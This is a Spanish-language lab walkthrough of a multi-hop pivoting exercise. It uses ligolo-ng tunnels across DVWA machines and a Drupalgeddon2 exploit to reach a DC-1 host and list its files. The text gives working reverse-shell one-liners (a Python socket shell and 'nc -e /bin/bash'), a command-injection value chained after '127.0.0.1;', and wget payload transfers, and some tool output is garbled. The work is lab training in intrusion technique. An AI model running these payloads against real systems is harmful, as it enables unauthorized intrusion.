Como es una máquina clonada tiene toda la configuración de la máquina trabajada anteriormente solo compruebo que todo está correcto

```
dvwa@dvwa:~$ sudo cat /etc/apache2/ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 80
Listen 127.0.0.1:8000

<IfModule ssl_module>
    Listen 443
</IfModule>


<IfModule mod_gnutls.c>
    Listen 443
</IfModule>

dvwa@dvwa:~$ sudo cat /etc/apache2/sites-available/001-internal.conf
<VirtualHost 127.0.0.1:8000>
    ServerName internal.cyberlab.local
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/internal
</VirtualHost>
dvwa@dvwa:~$ sudo cat /var/www/internal/index.html
<h1>SERVIDOR WEB INTERNO</h1>
<p>Servicio web solo disponible localmente desde localhost</p>
dvwa@dvwa:~$
```


Hacemos la primera parte entrar a DVWA1

Usamos **nc -lnvp9001** para entrar en DVWA1


Utilizamos la shell reversa para y damos enviar para entrar a la máquina DVWA1



Listo ya estamos conectados



Utilizamos la herramienta de ligolo-ng \$ **sudo ./proxy -selfcert**



En la máquina DVWA1 ejecutamos la herramienta ./agent de ligolo

./agent -connect 10.0.0.25:11601 -ignore-cert

```
$ chmod +x agent
$ chmod +x agent
$ ls
ls
agent help index.php source
$ ./agent -connect 10.0.0.25:11601 -ignore-cert
./agent -connect 10.0.0.25:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established
addr="10.0.0.25:11601"
```

Volvemos al proxy y le agrego una interface

interface_create --name dvwa-1

Después le agrego un rango al que pertenece la red entre DVWA1 y DVWA2 e iniciamos al túnel al con la interfaz ya indicada

interface_add_route --name dvwa1 --route 172.0.0.0/24

```
[Agent : www-data@dvwa] » interface_create --name dvwa-1
INFO[1125] Creating a new "dvwa-1" interface...
INFO[1125] Interface created! response: 200 OK
[Agent : www-data@dvwa] » interface_list --stream
```

Available tuntaps		
#	TAP NAME	DST ROUTES
0	dvwa-1	

```
[Agent : www-data@dvwa] » interface_add_route --name dvwa-1 --route 172.0.0.0/24
INFO[1147] Route created.
[Agent : www-data@dvwa] » interface_list
```

Available tuntaps		
#	TAP NAME	DST ROUTES
0	dvwa-1	172.0.0.0/24

```
[Agent : www-data@dvwa] »
```

Inicializamos el tunel **tunnel_start --tun dvwa-1**

```
[Agent : www-data@dvwa] » tunnel_start --tun dvwa-1
INFO[1310] Starting tunnel to www-data@dvwa (50eb5a96-a255-4cef-81d6-32cbd5a9bb54)
[Agent : www-data@dvwa] »
```

Hacemos ping para verificar la conexión

```

(kali㉿kali)-[~]
$ ping 172.0.0.10
PING 172.0.0.10 (172.0.0.10) 56(84) bytes of data.
64 bytes from 172.0.0.10: icmp_seq=1 ttl=64 time=31.5 ms
64 bytes from 172.0.0.10: icmp_seq=2 ttl=64 time=21.2 ms
64 bytes from 172.0.0.10: icmp_seq=3 ttl=64 time=18.3 ms
64 bytes from 172.0.0.10: icmp_seq=4 ttl=64 time=18.0 ms
64 bytes from 172.0.0.10: icmp_seq=5 ttl=64 time=20.1 ms
^C
— 172.0.0.10 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 17.993/21.830/31.505/4.979 ms

```

En esta parte vamos a crear un listening para que podamos abrir el puerto 4444 y se redirija al 11601 y podamos inyectar la shel reversa en la DVWA2

listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:4444

```

[Agent : www-data@dvwa] » listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:4444
INFO[2578] Listener 0 created on remote agent!
[Agent : www-data@dvwa] »

```

En la terminal abrimos otra conexión con el puerto 4444 con `nc -lnvp 4444` y en la plataforma de la shell reversa configuramos con el puerto 11601 y la ip de DVWA1, copiamos la shell ya formada y se la pegamos a la plataforma de DVWA2 y ya estamos conectados a la maquina DVWA2


IP & Port

IP

Port +1

Listener

☒ Advanced

 `nc -lnvp 11601`

Type

Copy


Reverse
Bind
MSFVenom
HoaxShell

OS
Name
☒ Show Advanced

PowerShell #3
(Base64)

Python #1

Python #2





```

export RHOST="172.0.0.10";export RPORT=11601;nohup python3 -c
'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd
in (0,1,2)];pty.spawn("sh")'&


```



```
127.0.0.1;export RHOST="172.0.0.10";export RPORT=11601;nohup python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup
2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'&
```



El siguiente paso es enviar a esa máquina la herramienta agent para ello abrimos otro listening **nc -lnvp 5555** editamos la shell reversa para DVWA1 y nos conectamos a la maquina DVWA1 asi podemos abrir python3 -m http.server y descargarnos desde ahi la herramienta agent



```

$ nc -lnvp 5555
(kali㉿kali)-[~]
$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.0.0.25] from (UNKNOWN) [10.0.0.10] 35804
$

```

```

$ python3 -m http.server 8080
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

Nos descargamos el agent es importante usar la red que comparten DVWA1 y DVWA2

wget http://172.0.0.10:8080/agent

```

$ wget http://172.0.0.10:8080/agent
wget http://172.0.0.10:8080/agent
--2025-01-06 20:08:25-- http://172.0.0.10:8080/agent
Connecting to 172.0.0.10:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6033408 (5.8M) [application/octet-stream]
Saving to: 'agent'
agent 100%[=====] 5.75M 12.5MB/s in 0.5s
2025-01-06 20:08:25 (12.5 MB/s) - 'agent' saved [6033408/6033408]

$ ls -la www-data@dvwa/
ls [1147] Route created
agent help index.php source face_list
$

```

Le doy permisos de ejecución con **chmod +x agent**

Se agrega un listening para que se pueda conectar el agent

listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601

```

[Agent : www-data@dvwa] » listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601
INFO[4905] Listener 1 created on remote agent!
[Agent : www-data@dvwa] » INFO[4938] Agent joined.
ea72edf name=www-data@dvwa2 remote="127.0.0.1:56854" ipk=connection id=16c5e29a-91d2-4985-84f1-8e52c
[Agent : www-data@dvwa] »
[Agent : www-data@dvwa] »

```

Se ejecuta **./agent -connet 172.0.0.10:11601 -ignore-cert**

```

$ ./agent -connect 172.0.0.10:11601 -ignore-cert .0.0.1:4444: connect: connection refused
./agent -connect 172.0.0.10:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established 'listener_stop' (unconsumed addr="172.0.0.10:11601")
01"Agent < www-data@dywa> * listener_stop
Specify the listener to stop: 0 [Agent < www-data@dywa> * 10.0.0.10:8080 * open595-a255-af-81d6-32cb-22eb54-50eb5a296-a255-af-81d6-32cb-22eb54 * 172.0.0.10:4444 (online)]
[Agent < www-data@dywa> * [4825] Listener relay failed with error: accept tcp [:]:11601:
connection: =www-data@dywa =50eb5a296-a255-af-81d6-32cb-22eb54 =[:10] (con

```

Ahora vamos a crear el segundo tunel hacia DVWA2

En la área de proxy escribimos **session** y elegimos la session dos creamos una nueva interfaz llamada **dywa-2**

```
interface create --name dvwa-2
```

Le agregamos la nueva interfaz

```
interface add route --dvwa-2 --route 192.0.0.0/24
```

Inicializamos el tunel

```
tunnel start --tun dvwa-2
```

```
[Agent : www-data@dvwa] » session
? Specify a session : 2 - www-data@dvwa2 - 127.0.0.1:56854 - 16c5e29a-91d2-4985-84f1-8e52cea72edf
[Agent : www-data@dvwa2] » interface_create --name dvwa-2
INFO[6114] Creating a new "dvwa-2" interface ...
INFO[6114] Interface created!
[Agent : www-data@dvwa2] » interface_add_route --dvwa-2 --route 192.0.0.0/24
error: unknown command, try 'help'
[Agent : www-data@dvwa2] » interface_add_route --dvwa-2 --route 192.0.0.0/24
error: invalid flag: --dvwa-2
[Agent : www-data@dvwa2] » interface_add_route --name dvwa-2 --route 192.0.0.0/24
INFO[6191] Route created.
[Agent : www-data@dvwa2] » tunnel_start --tun dvwa-2
INFO[6207] Starting tunnel to www-data@dvwa2 (16c5e29a-91d2-4985-84f1-8e52cea72edf)
[Agent : www-data@dvwa2] »
```

Compruebo la conexión haciendo ping a la dvwa2 pero con la red que comparte con DC-1 que en este caso es 192.0.0.0

```
(kali㉿kali)-[~]
$ ping 192.0.0.10
PING 192.0.0.10 (192.0.0.10) 56(84) bytes of data:
64 bytes from 192.0.0.10: icmp_seq=1 ttl=64 time=33.3 ms
64 bytes from 192.0.0.10: icmp_seq=2 ttl=64 time=30.4 ms
64 bytes from 192.0.0.10: icmp_seq=3 ttl=64 time=18.7 ms
^C
— 192.0.0.10 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2010ms
rtt min/avg/max/mdev = 18.665/27.459/33.331/6.333 ms
```


Hago un escaneo de puertos para ver que contiene DC-1 vemos que si ve una ip con 192.0.0.20

\$ sudo nmap -sS -sV --open 172.0.0.0/24

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV --open 192.0.0.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 15:46 EST
Nmap scan report for 192.0.0.10
Host is up (0.0039s latency).
Not shown: 979 filtered tcp ports (no-response), 19 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
22/tcp    open  tcpwrapped
80/tcp    open  tcpwrapped

Nmap scan report for 192.0.0.20
Host is up (0.0039s latency).
Not shown: 982 filtered tcp ports (no-response), 16 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
22/tcp    open  tcpwrapped
80/tcp    open  tcpwrapped
```

Entramos para ver si se ve la aplicación.



Me descargo el script que usamos anteriormente que es una vulnerabilidad de drupal

Abrimos un listening con otro puerto para poder entrar a la maquina DC-1

listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:9999

```
[Agent : www-data@dvwa2] » listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:9999
INFO[7260] Listener 0 created on remote agent!
[Agent : www-data@dvwa2] »
```

En la terminal abrimos un listen con **nc -lnvp 9999**

```
(kali㉿kali)-[~]
$ nc -lnvp 9999
listening on [any] 9999 ...
```

y en otra terminal ejecutamos el comando

python2 drupalgeddon2.py -h http://192.0.0.20 -c 'nohup nc -e /bin/bash 192.0.0.10 11601 & '

```
(kali㉿kali)-[~]
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 41028
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```

Listo estoy dentro.

Fuentes

<https://www.flu-project.com/2023/10/ligolo-ng.html>

<https://infayer.com/archivos/2570>

<https://hackingepico.com/posts/ligolo-ng-tutorial/>

<https://github.com/nicocha30/ligolo-ng>

índice